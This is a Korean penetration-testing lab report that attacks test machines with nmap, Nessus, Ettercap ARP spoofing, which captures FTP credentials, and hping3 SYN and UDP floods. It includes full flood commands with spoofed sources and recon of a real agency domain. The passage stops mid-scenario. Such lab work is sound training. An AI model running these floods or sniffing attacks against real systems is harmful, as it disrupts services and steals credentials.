모의 해킹 보고서

Penetration Testing


목차

모의 해킹이란?

• 모의 해킹의 정의

모의 해킹(PT, Penetration Testing)은 실제로 운영중인 고객의 시스템을 대상으로 서로 합의가 된 상태에서 합법적으로 여러 해킹 툴을 이용해 내부 시스템에 침투테스트를 하는 작업이다.

• 모의 해킹 수행 표준(PTES*)



[그림 1] 모의 해킹 절차

*PTES(Penetration Testing Execution Standard) : 모의 해킹을 체계화 된 방법으로 수행하기 위해 만든 표준. 7단계로 구성되어 있다.


모의 해킹이란?

• 모의 해킹 대상 선정 및 목표

이 프로젝트에서 해킹 대상은 '예스유학원'으로 지정하고 내부 시스템이 공격자의 해킹으로부터 안전한지 진단받기 위해 모의 해킹을 의뢰 받은 상황으로 가정했다.

모의 해킹을 진행하면서 발견한 취약점에 대해 분석해보도록 한다.

• 모의 해킹 진행 환경



[그림 2] 네트워크 구성도

구분	OS	IP
Gateway	CentOS 5.11	192.168.20.100
공격 IP	Kali-linux 2018.1	192.168.20.50
타겟 PC 1 (희생자 1)	CentOS 5.10	192.168.20.200
타겟 PC 2 (희생자 2)	Windows Server 2008 R2 Enterprise Service Pack 1	192.168.20.201

[표 1] 공격자 / 희생자 의 운영체제 및 IP 주소

정보 수집(Intelligence Gathering)

• 스캐닝을 이용한 정보 수집

■ 스캐닝(Scanning)

공격 전에 실제 툴을 사용하여 타겟의 어느 포트가 열려있는지, OS의 종류가 무엇인지, 방화벽은 설치되어 있는지 등 자세한 정보를 수집하는 과정이다.

일반적으로 Nessus, Nexpose, OpenVAS, NMAP을 사용한다.

이번 실습 중에서는 사용이 간편하고 많은 정보를 얻을 수 있는 NMAP을 이용하여 포트 스캐닝을 진행 하였다.

■ NMAP

포트 스캐닝(port scanning) 툴로써 모든 운영체제에서 사용 할 수 있으며 호스트나 네트워크를 스캐닝 할 때 유용하다.

옵션이 다양하고 운영체제 종류, 활성화 된 서비스 이름과 버전 및 포트 번호, 방화벽 안쪽의 네트워크도 스캔 할 수 있는 기능을 가지고 있다.

1. NMAP을 이용한 실행 과정

■ Nmap 실행

타겟 PC 1번 (192.168.20.200)으로 지정하고 공격자 (192.168.20.50)가 'nmap –Ss 192.168.20.200' 명령어를 입력하여 Syn을 보낸다.

192.168.20.50	192.168.20.200	TCP	42914 > telnet [SYN] Seq=0 Win=1024 Len=0 MSS=1460
192.168.20.200	192.168.20.50	TCP	telnet > 42914 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
192.168.20.50	192.168.20.200	TCP	42914 > telnet [RST] Seq=1 Win=0 Len=0

[그림 3] Wireshark로 포트 확인한 결과

[그림 3]을 보면 Telnet 포트로 Syn을 보냈으며 타겟이 다시 Syn+Ack 신호를 보내고 공격자가 다시 RST로 보냈다. 이는 포트가 열려있음을 나타낸다.

정보 수집(Intelligence Gathering)

■ 포트가 열려 있는 경우

공격자가 Syn를 보내면 타겟은 Syn+Ack 신호를 보내고 이에 공격자는 연결하지 않는다는 뜻으로 RST 신호를 보낸다.

■ 포트가 닫혀 있는 경우

공격자가 Syn 신호를 보내면 타겟이 RST+Ack를 보내고 종료 된다.

[그림 4] nmap –sS 192.168.20.200 결과

[그림 4]는 공격자(Kali-linux)에서 타겟 PC 1번에 열려있는 포트와 서비스를 알려주는 NMAP 결과이다.

■ **NMAP 결과**

타겟 PC 1번은 현재 21, 22, 23, 25, 53, 80, 110, 111, 143, 443, 993, 995 포트가 열려있고 FTP, SSH, TELNET, SMTP, DOMAIN, HTTP, POP3, RPCBIND, IMAP, HTTPS, IMAPS, POP3S 서비스를 이용하고 있음을 알 수 있다.

정보 수집(Intelligence Gathering)

• 사이트를 이용한 정보수집

■ 정보수집 필요성

모의 해킹을 진행 하기 전, 공격을 하기 위해선 타겟의 시스템 정보를 알아야 공격이 가능하기 때문에 정보 수집은 필수라고 할 수 있다.
수집한 정보가 많으면 많을수록 타겟의 취약점에 대한 공격할 수 있는 방법이 많아진다.

■ 정보수집 사이트

사이트를 이용한 정보수집 방법으로는 **Maltego** 라는 사이트를 이용하여 타겟의 네트워크 구조, 조직구조 등의 데이터를 수집할 수도 있으며, 비슷하게 **theharvester** 도구를 사용하여 하위 도메인과 이메일주소 등을 알 수도 있다.

Shodan은 세계 최초 사물인터넷(IoT) 검색엔진이다.
Shodan을 통해 웹캠이나 가정용 CCTV 등등 IoT의 취약점을 찾아낼 수 있기 때문에 보안을 강화하기 위해서 진단용으로 주로 쓰인다. 이 외에도 웹사이트, 라우터, 스위치, FTP, 특정 웹 서버(Apache, IIS 등)에 대한 정보를 수집할 수도 있다.

1. 명령어를 이용한 정보 수집 과정

타겟의 DNS(www.yesuhak.com)를 이용해서 정보 수집을 하려고 한다. 명령어는 host, nslookup 두 가지로 진행했다.

```
root@kali:~# host www.yesuhak.com
www.yesuhak.com has address 211.172.247.100
```

[그림 5] Kali-linux에서 host 명령어로 얻은 결과


```
C:₩Users₩Administrator>nslookup www.yesuhak.com
서버:    kns.kornet.net
Address:  168.126.63.1

권한 없는 응답:
이름:    www.yesuhak.com
Address:  211.172.247.100
```

[그림 6] Windows2008에서 nslookup 명령어로 얻은 결과

정보 수집(Intelligence Gathering)

2. Shodan 사이트를 이용한 정보 수집 과정



[그림 7] Shodan에서 211.172.247.100을 검색한 결과

■ Shodan 사이트를 이용해 정보를 수집한 결과

앞서 실제 예스 유학원의 IP를 얻기 위해 DNS 정보로 얻은 IP(211.172.247.100)로 Shodan에 접속하여 검색해본 결과이다.

이 IP Address를 사용하는 장비는 서울에 있으며 LG 제품이고 AS 넘버는 3786이다. 포트는 80, 443 (http, https)이 열려 있고 443 포트로 Apache 서버를 구동하고 있음을 알 수 있다.


취약점 분석(Vulnerability Analysis)

• 취약점 분석이란?

앞서 타겟의 시스템에 공격할 주소와 를 수집했다면, 취약점 분석은 운영중인 서버와 장비에서 어느 부분이 취약한지 분석과 진단하는 과정이다. 실습에서의 취약점 분석은 Nessus를 이용하여 진행하였다.

■ Nessus

Nessus는 전세계적으로 인기있는 취약점 및 구성 평가 도구 중에 하나다. 고속 디스커버리, 구성 감사, 자산 프로파일링, 민감한 데이터 디스커버리, 패치 관리 통합 및 취약점 분석 등의 기능을 제공하고 있다.



[그림 8] 타겟 PC 1 CentOS의 취약점 진단 결과

■ Nessus 를 이용한 취약점 진단 결과

타겟 PC 1(CentOS)를 Nessus로 진단한 결과 치명적인 취약점 44, 높은 위험의 취약점이 56개 나왔다.

진단 결과와 함께 문제점, 솔루션을 확인 할 수 있는데 대부분 최신 버전으로 업데이트하라는 진단 결과가 나왔다.

공격(Exploitation)

• 스니핑/스푸핑/플러딩 공격

■ **스니핑(Sniffing)**은 영어 사전적 의미인 '코를 킁킁거리다' 처럼 네트워크 상에서 다른 상대방들의 패킷 교환을 엿듣는 것을 의미한다. 간단히 말하여 트래픽을 **도청(eavesdropping)하는 과정**을 스니핑이라고 할 수 있다.*

■ **스푸핑(Spoofing)**은 '속이다' 라는 뜻으로 해커가 신뢰 있는 관계인척 자신의 호스트 IP 주소를 바꿔서 시스템에 액세스해 권한을 획득하여 정보를 뺏어가는 해킹 수법이다. **스팸 메일이나 위조 사이트** 같은 수법이 이에 해당한다.

■ **플러딩(Flooding)**은 패킷을 단순하게 복사 전송하는 무제어 포트 배정* 이다. **시스템에 과도한 부하**를 일으켜서 정보 시스템의 사용을 방해한다.

1. ARP Spoofing 공격 실행 과정

[그림 9] ARP Spoofing을 진행할 네트워크 구성도

*출처 : AhnLab | 전문가 칼럼, 플러딩 (ktword.co.kr)

공격(Exploitation)

■ Ettercap

Ettercap 은 네트워크 및 호스트 분석을 위한 기능이 포함된 해킹 도구이다. 이번 프로젝트에서는 ARP Spoofing 을 진행하기 위해 0.8.2 버전을 사용했다.

■ ARP Spoofing 공격 실행

공격자는 타겟 PC 1, 타겟 PC 2 사이에 끼어들기 위해 Ettercap 을 이용하여 ARP 포이즈닝을 진행했다. 공격이 정상적으로 성공하게 되면, 타겟은 서로의 MAC 주소를 공격자의 MAC 주소로 학습하게 된다.

아래 표는 **[그림9]**에서 표시한 공격자와 타겟 PC 1, 2 의 IP / MAC 주소이다.

타겟 PC 1	공격자	타켓 PC 2
192.168.20.200 00:0C:29:7D:4F:8A	192.168.20.50 00:0C:29:D3:B1:F9	192.168.20.201 00:0C:29:FA:A4:2C

[표 2] 공격자 / 타겟 PC 의 IP 및 MAC 주소

■ ARP Spoofing 결과

[그림 10] Ettercap 을 사용하여 타겟 스캔

[그림 10] 은 Ettercap 을 이용하여 타겟을 스캔하려고 하는 그림이다. 공격을 위한 Ettercap 순서는 Scan for hosts → Host list → 타겟 지정 → 스푸핑 시작 이다.

공격(Exploitation)


```
[root@CentOS /root]# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.20.201           ether   00:0C:29:FA:A4:2C   C                     eth0
192.168.20.50            ether   00:0C:29:D3:B1:F9   C                     eth0
```

[그림 11] ARP Spoofing을 진행하기 전 ARP 테이블 결과

```
[root@CentOS /root]# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.20.201           ether   00:0C:29:D3:B1:F9   C                     eth0
192.168.20.50            ether   00:0C:29:D3:B1:F9   C                     eth0
```

[그림 12] ARP Spoofing을 진행한 후 ARP 테이블 결과

[그림 11], [그림 12]은 타겟 PC 1에서 확인한 ARP Spoofing을 진행하기 전과 후의 ARP 테이블 검색 결과이다. 공격 전, 타겟 PC 2 의 MAC 주소가 알맞게 들어가있지만 ARP 스푸핑을 진행하니 MAC 주소가 공격자의 주소로 바뀐 것을 확인할 수 있다.



[그림 13] 타겟 PC 2에서 타겟 PC 1로 FTP 시도

```
GROUP 2 : 192.168.20.201 00:0C:29:FA:A4:2C
GROUP 2 : 192.168.20.200 00:0C:29:7D:4F:8A
FTP : 192.168.20.200:21 -> USER: user01  PASS: user01
```

[그림 14] Ettercap 결과

[그림 13] 처럼 타겟 PC 2(Windows2008)에서 타겟 PC 1(CentOS)로 FTP 접속을 시도하지만,
[그림 14] 처럼 공격자 PC에서 타겟 PC 2가 FTP 접속하기 위해 입력한 계정 정보를 탈취하는 것을 확인할 수 있다. (UESR: user01 / PASS: user01)

공격(Exploitation)

- 플러딩(Flooding) 공격

[그림 15] Flooding 공격을 진행할 네트워크 구성도

플러딩 공격에는 TCP Syn, ICMP, UDP Flooding 등이 있다. 이 중에서 이번 프로젝트에서는 TCP Syn Flooding 와 UDP Flooding 공격을 진행하려 한다. **[그림 4]** 의 nmap 명령어를 통해 타겟 PC 1 의 80번 포트가 열려 있는 것을 확인하였고, 이를 이용하여 공격을 진행할 것이다.

1. TCP Syn Flooding 공격 실행 과정

■ TCP Syn Flooding 공격 실행

Hping3 명령어는 TCP, UDP, ICMP 등의 패킷 전송이 가능하고 Kali에 내장되어 있기 때문에 이 명령어를 사용하여 공격을 진행하려고 한다.

먼저 **TCP Syn Flooding 공격**을 실행하였다

TCP Syn Flooding 공격은 오픈 된 서버로 TCP Syn를 계속 플러딩하여 부하를 발생시키는 공격이다. 공격자가 계속해서 수많은 연결을 시도하기 때문에 클라이언트와의 연결(3-way handshaking)을 방해할 수 있다.

```
root@kali:~# hping3 -I eth1 --syn 192.168.20.200 -p 80 --flood --spoof 1.2.3.4
```

[그림 16] TCP Syn Flooding 명령어

타겟 PC 1로 공격을 진행할 것이기 때문에 IP는 192.168.20.200으로 지정하고 열려 있는 80 포트로 지정했다. 또 공격자의 IP를 1.2.3.4로 변조하여 진행했다.

공격(Exploitation)

■ TCP Syn Flooding 공격 결과

192.168.20.200	1.2.3.4	TCP	http > 52949 [SYN, ACK] Seq=0
1.2.3.4	192.168.20.200	TCP	52950 > http [SYN] Seq=0 Win=5
192.168.20.200	1.2.3.4	TCP	http > 52950 [SYN, ACK] Seq=0
1.2.3.4	192.168.20.200	TCP	52951 > http [SYN] Seq=0 Win=5
192.168.20.200	1.2.3.4	TCP	http > 52951 [SYN, ACK] Seq=0
1.2.3.4	192.168.20.200	TCP	52952 > http [SYN] Seq=0 Win=5
192.168.20.200	1.2.3.4	TCP	http > 52952 [SYN, ACK] Seq=0
1.2.3.4	192.168.20.200	TCP	52953 > http [SYN] Seq=0 Win=5
192.168.20.200	1.2.3.4	TCP	http > 52953 [SYN, ACK] Seq=0


[그림 17] TCP SYN Flooding Wireshark 결과 1

[그림 17]을 보면 타겟의 열린 포트로 계속해서 TCP SYN를 보내고 있고 타겟 PC에선 연결하기 위해 SYN+ACK를 보내고 있다.

192.168.20.200	1.2.3.4	TCP	http > lnvalarm [SYN, ACK] Seq=0
192.168.20.200	1.2.3.4	TCP	http > resource_mgr [SYN, ACK] S
192.168.20.200	1.2.3.4	TCP	http > rfio [SYN, ACK] Seq=0 Ack
192.168.20.200	1.2.3.4	TCP	http > sonardata [SYN, ACK] Seq=
192.168.20.200	1.2.3.4	TCP	http > digiman [SYN, ACK] Seq=0
192.168.20.200	1.2.3.4	TCP	http > dynamid [SYN, ACK] Seq=0
192.168.20.200	1.2.3.4	TCP	http > faximum [SYN, ACK] Seq=0
192.168.20.200	1.2.3.4	TCP	http > 7032 [SYN, ACK] Seq=0 Ack
192.168.20.200	1.2.3.4	TCP	http > isns [SYN, ACK] Seq=0 Ack

[그림 18] TCP SYN Flooding Wireshark 결과 2

[그림 18] 에서는 공격자가 SYN+ACK 신호에 응답이 없자 타겟 PC에서 계속해서 SYN+ACK 신호를 보낸다.



[그림 19] gnome-system-monitor 결과

[그림 19]를 통해 타겟에서 보낸 신호에 공격자가 응답이 없자, 연결 가능한 TCP 자원을 소진하게 되어, 타겟 PC 의 CPU 와 메모리, 네트워크 과부하 현상이 발생하는 것을 확인할 수 있다. 부하가 발생한 타겟 PC 는 컴퓨터 사용이 불가능 할 정도로 느려지게 된다.

공격(Exploitation)

2. Flooding 공격 실행 과정

■ UDP Flooding 공격 실행

UDP Flooding 공격은 UDP 서비스가 오픈된 서버로 UDP 패킷을 플러딩하여 부하를 발생시키는 공격이다. UDP는 비연결 지향성 프로토콜이라 한꺼번에 많은 양의 패킷이 플러딩 될 수 있다.

```
root@kali:~# hping3 -I eth1 --udp 192.168.20.200 -p 53 --flood --spoof 1.2.3.4
```

[그림 20] UDP Flooding 명령어

UDP 서비스인 포트로 SYN를 보내야 하기 때문에 포트 번호를 53(DNS)로 지정하였다. 출발지는 이전과 동일하게 1.2.3.4 로 설정하였다.

■ UDP Flooding 공격 결과

[그림 21] UDP Flooding Wireshark, gnome-system-monitor 결과

[그림 21]을 보면 UDP 서비스인 DNS포트로 공격자(1.2.3.4)가 타겟(192.168.20.200)에게 많은 양의 패킷을 플러딩 하는 결과를 볼 수 있다.

또한 gnome-system-monitor을 보면 CPU, 메모리, 네트워크의 부하 현상이 일어났음을 확인 할 수 있다.

시나리오에 따른 모의해킹

- 시나리오에 따른 모의해킹

1. 네트워크 공격 시나리오

■ **시나리오에 사용된 주요 공격 기법 - TCP Syn 플러딩**

Syn 연결의 임계치가 설정되어 있지 않고, access list 에서도 필터링이 설정되어 있지 않은 타겟을 미리 파악하여, TCP 연결 과정(3way handshake) 에서 취약점을 이용하여 공격을 진행한다.

2. 웹 공격 시나리오

■ **시나리오에 사용된 주요 공격 기법 - SQL 인젝션**

웹 사이트에서 특수기호 등의 비정상적인 입력이 허용 된다는 취약점을 이용하여 SQL 쿼리로 DB 에 접근하여 데이터를 열람한다.

3. 시스템 공격 시나리오

■ **시나리오에 사용된 주요 공격 기법 - Reverse TCP**

공격자가 심어놓은 악성코드를 타겟이 실행하게 되고 TCP 연결을 요청하여 타겟 PC 에 접속 후 개인 정보를 탈취한다.

4. 시나리오 주요 사용 도구


■ **Metasploit / BeEF / Bwapp / Ettercap**

[그림 22] 시나리오에 사용된 주요 사용 도구

시나리오에 따른 모의해킹(네트워크)

• 네트워크 공격 시나리오

■ 네트워크 공격 시나리오 Overview



[그림 23] 네트워크 공격 시나리오 구성도

희생자1(예스유학원)	공격자	희생자2
CentOS 192.168.20.200	Kali-linux 192.168.20.50	Windows2008 192.168.20.201

[표 3] 공격자 / 희생자 의 운영체제 및 IP 주소

■ 네트워크 공격 시나리오 순서

1) 공격자는 희생자1(예스유학원) 의 시스템 정보를 파악하기 위해 스캐닝

2) 공격자는 자신의 IP 주소를 노출시키지 않기 위해 희생자2 검색

3) 스캐닝 통해 얻은 희생자1의 정보를 이용, 희생자2 를 출발지 IP 로 설정 하여 TCP Syn Flooding 공격 진행

4) 희생자의 시스템은 공격을 받는 동안 다른 PC 및 서버와의 Syn 을 받을 수 없게 되고, 시스템 과부화 발생

시나리오에 따른 모의해킹(네트워크)

■ 네트워크 공격 시나리오 실행

1) Metasploit 실행 및 스캐닝

```
msf > db_nmap -sS -sV 192.168.20.200
[*] Nmap: Starting Nmap 7.60 ( https://nmap.org ) at 2022-08-11 11:24 KST
[*] Nmap: 'NSOCK ERROR [12.7300s] mksock_bind_addr(): Bind to 0.0.0.0:80 failed (IOD #5): Address already in use (98)'
[*] Nmap: Nmap scan report for 192.168.20.200
[*] Nmap: Host is up (0.00034s latency).
[*] Nmap: Not shown: 988 closed ports
[*] Nmap: PORT    STATE SERVICE  VERSION
[*] Nmap: 21/tcp  open  ftp      vsftpd 2.0.5
[*] Nmap: 22/tcp  open  ssh      OpenSSH 4.3 (protocol 2.0)
[*] Nmap: 23/tcp  open  telnet   BSD-derived telnetd
[*] Nmap: 25/tcp  open  smtp     Sendmail 8.13.8/8.13.8
[*] Nmap: 53/tcp  open  domain   ISC BIND 9.3.6-P1
[*] Nmap: 80/tcp  open  http     Apache httpd 2.2.3 ((CentOS))
[*] Nmap: 110/tcp open  pop3     Dovecot pop3d
[*] Nmap: 111/tcp open  rpcbind  2 (RPC #100000)
[*] Nmap: 143/tcp open  imap     Dovecot imapd
[*] Nmap: 443/tcp open  ssl/http Apache httpd 2.2.3 ((CentOS))
[*] Nmap: 993/tcp open  ssl/imap Dovecot imapd
[*] Nmap: 995/tcp open  ssl/pop3 Dovecot pop3d
[*] Nmap: Service Info: Host: mail.example.com; OSs: Unix, Red Hat Enterprise Linux 5; CPE: cpe:/o:redhat:enterprise_linux:5
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 12.77 seconds
```

[그림 24] db_nmap -sS -sV 192.168.20.200 의 결과

▶ 공격자의 Kali linux에서 metasploit을 실행한다.

▶ db_nmap -sS -sV 192.168.20.200 명령어를 이용하여 희생자의 시스템을 스캐닝한다.

▶ 입력한 명령어는 기존 nmap과 동일한 기능이며, 결과가 db 에 저장된다.

▶ 스캐닝한 결과 21, 22, 80, 443 번 외 다수의 포트가 열려있고, 운영체제는 redhat linux 를 사용하고 있다.

2) 보안 도구 사용 유무 확인

```
msf > db_nmap -p 80,443 --script=http-waf-detect  192.168.20.200
[*] Nmap: Starting Nmap 7.60 ( https://nmap.org ) at 2022-08-11 11:36 KST
[*] Nmap: Nmap scan report for 192.168.20.200
[*] Nmap: Host is up (0.0036s latency).
[*] Nmap: PORT    STATE SERVICE
[*] Nmap: 80/tcp  open  http
[*] Nmap: 443/tcp open  https
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds
msf > db_nmap -p 80,443 --script=http-waf-fingerprint 192.168.20.200
[*] Nmap: Starting Nmap 7.60 ( https://nmap.org ) at 2022-08-11 11:37 KST
[*] Nmap: Nmap scan report for 192.168.20.200
[*] Nmap: Host is up (0.00048s latency).
[*] Nmap: PORT    STATE SERVICE
[*] Nmap: 80/tcp  open  http
[*] Nmap: 443/tcp open  https
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
```

